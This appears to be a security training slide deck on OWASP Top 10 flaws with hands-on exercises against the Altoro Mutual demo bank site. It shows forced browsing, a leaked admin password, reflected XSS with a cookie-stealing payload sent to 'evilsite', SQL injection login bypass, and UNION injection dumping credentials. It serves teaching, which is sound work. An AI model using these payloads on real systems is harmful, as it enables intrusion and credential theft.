(Hint: Other users may enter site and get sessions during the hacker's sampling)
- ▶ Points to consider:
  - Doesn't need to be that simple...
  - Keys may be predictable (e.g. timestamp)

# 9. Insecure Communication

- ▶ What is it?
  - Sensitive data sent over unencrypted channels
- ▶ What are the implications?
  - Data can be stolen or manipulated by Internal or External hacker




# Insecure Communication: Points to Consider


- ▶ Not only the login page is sensitive
  - Anything after it is too, and maybe more
- ▶ Internal Hackers are a threat
  - Encrypt internal communications as well
- ▶ Use strong encryption keys
  - See previous topic...


# 10. Failure to Restrict URL Access

- ▶ What is it?
  - Resources that should only be available to authorized users can be accessed by forcefully browsing them
- ▶ What are the implications?
  - Sensitive information leaked/modified
  - Admin privileges made available to hacker



# Failure to Restrict URL Access – Admin User login

 <b>ONLINE BANKING LOGIN</b>	<b>PERSONAL</b>	<b>SMALL BUSINESS</b>
<b>PERSONAL</b> <ul style="list-style-type: none"><li>• <a href="#">Deposit Product</a></li><li>• <a href="#">Checking</a></li><li>• <a href="#">Loan Products</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Investments &amp; Insurance</a></li><li>• <a href="#">Other Services</a></li></ul> <b>SMALL BUSINESS</b>	<h2>Online Banking Login</h2> <p>Username: <input type="text" value="admin"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p>	

 <b>MY ACCOUNT</b>	<b>PERSONAL</b>	<b>SMALL BUSINESS</b>
<b>I WANT TO ...</b> <ul style="list-style-type: none"><li>• <a href="#">View Account Summary</a></li><li>• <a href="#">View Recent Transactions</a></li><li>• <a href="#">Transfer Funds</a></li><li>• <a href="#">Search News Articles</a></li><li>• <a href="#">Customize Site Language</a></li></ul> <div><b>ADMINISTRATION</b><ul style="list-style-type: none"><li>• <a href="#">View Application Values</a></li><li>• <a href="#">Edit Users</a></li></ul></div>	<h2>Hello, Admin User</h2> <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input type="button" value="v"/> <input type="button" value="GO"/></p>	

</admin/admin.aspx>

# Simple user logs in, forcefully browses to admin page

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SMALL BUSINESS

## Online Banking Login

Username:

Password:

http://www.testfire.net/admin/admin.aspx

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# AltoroMutual

MY ACCOUNT PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

## Edit User Information

Add an account to an existing user.

Users:  Account Types:

I WANT TO ...

- [View Application Values](#)
- [Edit Users](#)

# Failure to Restrict URL Access: Privilege Escalation Types


- ▶ Access given to completely restricted resources
  - Accessing files that shouldn't be served (\*.bak, "Copy Of", \*.inc, \*.cs, ws\_ftp.log, etc.)
- ▶ Vertical Privilege Escalation
  - Unknown user accessing pages past login page
  - Simple user accessing admin pages
- ▶ Horizontal Privilege Escalation
  - User accessing other user's pages
  - Example: Bank account user accessing another's

# The OWASP Top 10 Application Attacks

Application Threat	Negative Impact	Example Impact
<b>Cross Site scripting</b>	Identity Theft, Sensitive Information Leakage, ...	Hackers can impersonate legitimate users, and control their accounts.
<b>Injection Flaws</b>	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
<b>Malicious File Execution</b>	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
<b>Insecure Direct Object Reference</b>	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
<b>Cross-Site Request Forgery</b>	Attacker can invoke "blind" actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
<b>Information Leakage and Improper Error Handling</b>	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
<b>Broken Authentication &amp; Session Management</b>	Session tokens not guarded or invalidated properly	Hacker can "force" session token on victim; session tokens can be stolen after logout
<b>Insecure Cryptographic Storage</b>	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
<b>Insecure Communications</b>	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials "sniffed" and used by hacker to impersonate user
<b>Failure to Restrict URL Access</b>	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page



# Module 3: Workshop Exercises



# Objective

Hacking 101:

- ▶ Understand reconnaissance and profiling
- 1. Hands-on: Find vulnerabilities and exploit
  - a) Failure to restrict URL access and information leakage
  - b) Cross site scripting (XSS)
  - c) SQL Injection
  - d) Advanced SQL Injection
- 2. Understand the difference between a vulnerability and an exploit

# Profiling a web application

Altoro Mutual: Online Banking Login - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost/altoro/bank/login.aspx

Windows XSS Proxy - Sessions Hackme Bank Altoro Mutual Adobe Connect Enter...

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**Online Banking Login**

Username:

Password:

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Done

# Reconnaissance and Profiling

## ▶ Platform

- Technologies
- Application servers
- Web servers
- Web server authentication
- Database usage
- Database type
- Third-party components

## ▶ Application

- Authentication
- Authorization
- Web based administration
- User contributed content
- Client side validation
- Password creation
- Session state
- Error handling
- Application logic

# How much did you find?

## ▶ Platform


- .NET, JavaScript
- IIS 5.0+
- Anonymous web server authentication
- Database in use
- MS SQL? Access?
- User management connections?

## ▶ Application

- Form based authentication
- User based authorization
- Yes = /Admin
- No social contribution areas
- No password reset
- Cookies (several)
- Custom error pages
- CGI execution

# Task 1: Access the Administration section

- ▶ Step 1: Forceful browse to administration section
  - Does it exist?
  - The URL for the banking application is: <http://demo.testfire.net/bank>
    - What might the administrative application be?
  - Is there a default page?
  - What might you name a login page?
    - What was it for the banking application?
    - <http://demo.testfire.net/bank/login.aspx>
- ▶ Step 2: Ask some questions about the login page?
  - Is there a username associated with the password?
  - Is the password static?
  - What might I use for a password?
  - Where might I look for a password?
- ▶ Step 3: Exploit



Altoro Mutual: Administration - Windows Internet Explorer


http://demo.testfire.net/admin/login.aspx

Altoro Mutual: Administration

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ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none"><li>• <a href="#">Deposit Product</a></li><li>• <a href="#">Checking</a></li><li>• <a href="#">Loan Products</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Investments &amp; Insurance</a></li><li>• <a href="#">Other Services</a></li></ul> <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none"><li>• <a href="#">Deposit Products</a></li><li>• <a href="#">Lending Services</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Insurance</a></li><li>• <a href="#">Retirement</a></li><li>• <a href="#">Other Services</a></li></ul> <p><u>INSIDE ALTORO MUTUAL</u></p> <ul style="list-style-type: none"><li>• <a href="#">About Us</a></li><li>• <a href="#">Contact Us</a></li><li>• <a href="#">Locations</a></li><li>• <a href="#">Investor Relations</a></li><li>• <a href="#">Press Room</a></li><li>• <a href="#">Careers</a></li></ul>	<h2>Administration Login</h2>  <p>Enter the code shown above:</p> <input type="text"/> <p>Enter the administrative password:</p> <input type="password"/> <p><input type="submit" value="Submit"/></p>		

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!!Action

Navigate to login.aspx page

!! We learn ...

Common naming practices



UltraEdit-32 - [C:\Documents and Settings\dannya\Local Settings\Temporary Internet Files\Content.IE5\Z73U1LKE\login[1]]

File Edit Search Project View Format Column Macro Advanced Window Help

login[1]

```
70      </ul>
71    </td>
72    <td valign="top" colspan="3" class="bb">
73
74
75 <h1>Administration Login</h1>
76
77 <!-- Password: Altoro1234 -->
78
79 <form name="aspnetForm" method="post" action="login.aspx" id="aspnetForm">
80 <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwUKMTY5ODYzNjk3NWRk" />
81
82 <br />
83 <p>
84   <strong>Enter the code shown above:</strong><br />
85   <input name="_ctl0:_ctl0:Content:Main:CodeNumberTextBox" type="text" id="_ctl0:_ctl0_Content_Main_CodeNumberTextBox" /
86   <strong>Enter the administrative password:</strong><br />
87   <input name="_ctl0:_ctl0:Content:Main:Password" type="password" id="_ctl0:_ctl0_Content_Main_Password" /><br /><br />
88   <input type="submit" name="_ctl0:_ctl0:Content:Main:SubmitButton" value="Submit" id="_ctl0:_ctl0_Content_Main_SubmitBu
89 </p>
90 <p><span id="_ctl0:_ctl0_Content_Main_MessageLabel"></span></p>
91
92 <input type="hidden" name="__EVENTVALIDATION" id="__EVENTVALIDATION" value="/wEWBAKm/PqICgKaqvKtBQKWuPeSCgL73pWUBA==" /></
93
94 <script>
95 window.onload = document.forms[1].elements[1].focus();
96 </script>
97
98
99   </td>
100 </tr>
101 </table>
102
103
104 </div>
105
106 <div id="footer" style="width: 99%;">
```

For Help, press F1

Ln 1, Col. 1, C0

DOS

Mod: 2/15/2007 9:33:09AM

File Size: 7850

INS

!!Action

View page source

!! We learn ...

The PASSWORD

# Solution – Forceful browsing

- ▶ Navigate to <http://demo.testfire.net>
- ▶ Try <http://demo.testfire.net/administration>
  - Fails
- ▶ Try <http://demo.testfire.net/admin>
  - Success
  - No default page
- ▶ Try <http://demo.testfire.net/admin/logon.aspx>
  - Failure
- ▶ Try <http://demo.testfire.net/admin/login.aspx>
  - Success

# Solution – Information Leakage

- ▶ The administration section uses a single password
- ▶ Try to guess the password
  - Password, password, password1, Password1
  - Admin, admin, Admin1, admin1
  - Altoro, Altoro, Altoro1, altoro1
- ▶ View the page source
- ▶ Search for comments
  - Success

# Task 2: Steal the user cookie

- ▶ Step 1: Determine the best attack method
  - How do I force the client to run my commands?
  - What scripting language are almost all browsers able to execute?
- ▶ Step 2: Find the application vulnerability
  - Where might I be able to include content within an application?
  - What does the payload look like?
  - How do I access the client cookie?
- ▶ Step 3: Exploit
  - Discussion Topic
    - How do I send this cookie from the victim to the attacker?

Altoro Mutual: Search Results - Windows Internet Explorer

http://demo.testfire.net/search.aspx?txtSearch=Super+Bowl

Altoro Mutual: Search Results

Sign In | Contact Us | Feedback | Search Super Bowl Go

# AltoroMutual

DEMO SITE ONLY

ONLINE BANKING LOGIN	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><u>PERSONAL</u></p> <ul style="list-style-type: none"><li>• <a href="#">Deposit Product</a></li><li>• <a href="#">Checking</a></li><li>• <a href="#">Loan Products</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Investments &amp; Insurance</a></li><li>• <a href="#">Other Services</a></li></ul> <p><u>SMALL BUSINESS</u></p> <ul style="list-style-type: none"><li>• <a href="#">Deposit Products</a></li><li>• <a href="#">Lending Services</a></li><li>• <a href="#">Cards</a></li><li>• <a href="#">Insurance</a></li><li>• <a href="#">Retirement</a></li><li>• <a href="#">Other Services</a></li></ul> <p><u>INSIDE ALTORO MUTUAL</u></p> <ul style="list-style-type: none"><li>• <a href="#">About Us</a></li><li>• <a href="#">Contact Us</a></li><li>• <a href="#">Locations</a></li><li>• <a href="#">Investor Relations</a></li><li>• <a href="#">Press Room</a></li><li>• <a href="#">Careers</a></li></ul>	<h2>Search Results</h2> <p>No results were found for the query:</p> <p>Super Bowl</p>		

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!!Action

Enter search text

!! We learn ...

Content is echoed back to page

Altoro Mutual: Search Results - Windows Internet Explorer

http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%281%29%3C%2Fscript%3E

Altoro Mutual: Search Results

Sign In | Contact Us | Feedback | Search `<script>alert(1)</scrip` Go

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## Search Results

No results were found for the query:



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!!Action

Enter javascript command

!! We learn ...

Output is not encoded

Altoro Mutual: Search Results - Windows Internet Explorer

http://demo.testfire.net/search.aspx?txtSearch=%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E

Altoro Mutual: Search Results

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## Search Results

No results were found for the query:

Windows Internet Explorer

amUserInfo=UserName=YWRtaW4nLS0=&Password=Jy0t&Approved=0; amSessionId=2163616417

OK

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!!Action

Enter JS command with cookie

!! We learn ...

The cookie is available

# Solution – Cross site scripting (XSS)

- ▶ Navigate to <http://demo.testfire.net>
- ▶ Search for any query term
  - Output is reflected to the page
- ▶ Query: `<script>alert(1)</script>`
  - Output is not encoded
- ▶ Query: `<script>alert(document.cookie)</script>`
  - Cookie is available and can be stolen
- ▶ How would I exploit this?
  - Social engineering – send URL of search query to victim
  - `<script>document.write('<img src=http://evilsite/'+document.cookie);</script>`



# Task 3: Login without credentials

- ▶ Step 1: Find the login page
  - Can you create an account?
  - Can you determine a valid username?
- ▶ Step 2: Can you cause an error?
  - What information do you learn when you cause an error?
  - What database is this using?
  - What are techniques that you might use?
  - What characters terminate a SQL statement?
- ▶ Step 3: Exploit

Altoro Mutual: Online Banking Login - Windows Internet Explorer

http://demo.testfire.net/bank/login.aspx

Altoro Mutual: Online Banking Login

Sign In | Contact Us | Feedback | Search  Go

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## Online Banking Login

Username:

Password:

Windows Internet Explorer

You must enter a valid password

OK

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!!Action

Username, no password

!! We learn ...

Uses client-side JS validation

Altoro Mutual: Online Banking Login - Windows Internet Explorer

http://demo.testfire.net/bank/login.aspx

Altoro Mutual: Online Banking Login

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**!!Action**

Enter your name into the username and a single tick into the password



### Summary:

Syntax error in string in query expression 'username = 'donald' and password = ''.

**Error Message:**

[illegible]

## !! We can guess that ...

```
SQLQuery = "SELECT Username FROM Users WHERE Username =  
'" & strUsername & "' AND Password = '" & strPassword & "'"
```

Altoro Mutual: Online Banking Login - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://localhost/altoro/bank/login.aspx

Windows XSS Proxy - Sessions Hackme Bank Altoro Mutual Adobe Connect Enter...

Sign In | Contact Us | Feedback | Search  Go

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## Online Banking Login

Login Failed - Invalid Username

Username:

Password:

Login

**!!Action**  
Enter your name, a tick, double hyphen and whatever password you want

**!! We learn ...**  
Double hyphen is used for a comment, the result is that every thing after the double hyphen is now treated as a comment

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Done

start | Inbox - Microsoft Out... | C:\Documents and Se... | Microsoft PowerPoint ... | Altoro Mutual: Online ... | 2:33 PM

Altoro Mutual: Online Banking Login - Windows Internet Explorer

http://demo.testfire.net/bank/login.aspx

Altoro Mutual: Online Banking Login

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**!!Action**  
Enter admin'-- and any password you want

**!! We learn ...**  
Valid SQL statement = login  
**SELECT Username FROM Users WHERE Username = 'jsmith' AND Password = 'demo1234'**  
**SELECT Username FROM Users WHERE Username = 'admin' OR 1=1 --' AND Password = '1'**

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# Solution – Profile the login page

- ▶ Navigate to <http://demo.testfire.net/bank/login.aspx>
- ▶ Enter sample username without password
  - Usage of client-side JavaScript
- ▶ Enter sample username with password
  - No credential enumeration
- ▶ Enter sample username with single tick (') as password
  - SQL injection vulnerability
  - Verbose error messages
  - Column names of username and password

# Solution – SQL Injection

- ▶ Enter sample username with password of '--
  - Double hyphen terminates a SQL statement
- ▶ Enter probable username (admin) with special characters appended '--
  - Successful exploitation of SQL injection



# Task 4: Steal all the usernames and passwords

- ▶ Step 1: Find a page that lists information
  - What page lists information?
  - Does the page accept user input in any way?
  - Think about how this information is pulled from the database?
- ▶ Step 2: Find the vulnerability
  - How do I manipulate the input to find a vulnerability?
  - What steps should I try to “break the system”
- ▶ Step 3: Exploit
  - What steps are required to make this happen?

Altoro Mutual: Online Banking Home - Windows Internet Explorer

http://demo.testfire.net/bank/main.aspx

Altoro Mutual: Online Banking Home

Sign Off | Contact Us | Feedback | Search  Go

# AltoroMutual

DEMO SITE ONLY

MY ACCOUNT	PERSONAL	SMALL BUSINESS	INSIDE ALTORO MUTUAL
<p><b>I WANT TO ...</b></p> <ul style="list-style-type: none"><li><a href="#">View Account Summary</a></li><li><a href="#">View Recent Transactions</a></li><li><a href="#">Transfer Funds</a></li><li><a href="#">Search News Articles</a></li><li><a href="#">Customize Site Language</a></li></ul> <p><b>ADMINISTRATION</b></p> <ul style="list-style-type: none"><li><a href="#">View Application Values</a></li><li><a href="#">Edit Users</a></li></ul>	<h2>Hello, Admin User</h2> <p>Welcome to Altoro Mutual Online.</p> <p>View Account Details: <input type="button" value="GO"/></p>		

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!!Action

Start in current session

!! We learn ...

The admin has no bank accounts

Altoro Mutual: Recent Transactions - Windows Internet Explorer

http://demo.testfire.net/bank/transaction.aspx

Altoro Mutual: Recent Transactions

Sign Off | Contact Us | Feedback | Search  Go

# AltoroMutual

DEMO SITE ONLY

**MY ACCOUNT**

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

**ADMINISTRATION**

- View Application Values
- Edit Users

**PERSONAL**

## Recent Transactions

After  Before   
mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountID	Description	Amount
1			

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!!Action

Enter some date in the future

!! We learn ...

No user activity

Altoro Mutual: Server Error - Windows Internet Explorer

http://demo.testfire.net/bank/transaction.aspx

Altoro Mutual: Server Error

Sign Off | Contact Us | Feedback | Search  Go

# AltoroMutual

DEMO SITE ONLY

## An Error Has Occurred

**Summary:**

Syntax error in string in query expression '1=1 and t.trans\_date >= ' and a.userid = 100416016'.

**Error Message:**

```
System.Data.OleDb.OleDbException: Syntax error in string in query expression '1=1 and t.trans_date >= ' and a.userid = 100416016'. at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior
behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal
(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior
behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable) at Altoro.Transaction.Page_Load(Object sender, EventArgs e)
\\website\\bank\\transaction.aspx.cs:line 70 at Altoro.Transaction.Page_Load(Object sender, EventArgs e)
\\website\\bank\\transaction.aspx.cs:line 32 at System.Web.Util.CalliHelper.EventArgFunctionCall(Object sender, EventArgs e)
System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) at System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.ProcessRequestMain(Boolean
includeStagesAfterAsyncPoint)
```

**!!Action**  
Single tick in form field

**!! We learn ...**  
Vulnerable to SQL injection  
Column named userid

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Altoro Mutual: Server Error - Windows Internet Explorer

http://demo.testfire.net/bank/transaction.aspx

Altoro Mutual: Server Error

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## An Error Has Occurred

Summary:

The number of columns in the two selected tables or queries of a union query do not match.

Error Message:

```
System.Data.OleDb.OleDbException: The number of columns in the two selected tables or queries of a union query do not match. at
System.Data.OleDb.OleDbCommand.ExecuteNonQueryForSingleResult(tagDBPARAMS dbParams, Object& executeResult) at
System.Data.OleDb.OleDbCommand.ExecuteNonQuery(Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteNonQuery(CommandBehavior
behavior, Object& executeResult) at System.Data.OleDb.OleDbCommand.ExecuteReaderInternal(CommandBehavior behavior, String method) at
System.Data.OleDb.OleDbCommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbCommand.System.Data.IDbCommand.ExecuteReader(CommandBehavior behavior) at System.Data.Common.DbDataAdapter.FillInternal
(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) at
System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior
behavior) at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet
\website\bank\transaction.aspx.cs:line 70 at Altoro.Transaction.Page_
\website\bank\transaction.aspx.cs:line 32 at System.Web.Util.CalliHel
System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object send
System.Web.UI.Control.LoadRecursive() at System.Web.UI.Page.Proc
includeStagesAfterAsyncPoint)
```

!!Action  
Enter username and password  
1/1/2010 union select 1 from users--

!! We learn ...  
Requires four columns in query

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Altoro Mutual: Recent Transactions - Windows Internet Explorer

http://demo.testfire.net/bank/transaction.aspx

Google

Altoro Mutual: Recent Transactions

Tools

Sign Off

Contact Us

Feedback

Search

Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT

I WANT TO ...

View Account Summary

View Recent Transactions

Transfer Funds

Search News Articles

Customize Site Language

ADMINISTRATION

View Application Values

Edit Users

PERSONAL

SMALL BUSINESS

INSIDE ALTORO MUTUAL

Recent Transactions

After

12/12/2010 union select

Before

Submit

mm/dd/yyyy

mm/dd/yyyy

TransactionID	AccountID	Description	Amount
1	1	1	1
1			

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!!Action

Enter four columns in query

1/1/2010 union select 1,1,1,1 from users--

!! We learn ...

SQL injection succeeds



Altoro Mutual: Recent Transactions - Windows Internet Explorer

http://www.althoromutual.com/bank/transaction.aspx

File Edit View Favorites Tools Help

Altoro Mutual: Recent Transactions

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I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

## Recent Transactions

After  Before

mm/dd/yyyy mm/dd/yyyy

TransactionID	AccountID	Description	Amount
1		username: admin password:admin	
2		username: tuser password:tuser	
100116013		username: sjoe password:frazier	
100116014		username: jsmith password:Demo1234	
100116015		username: cclay password:Ali	
100116018		username: sspeed password:Demo1234	

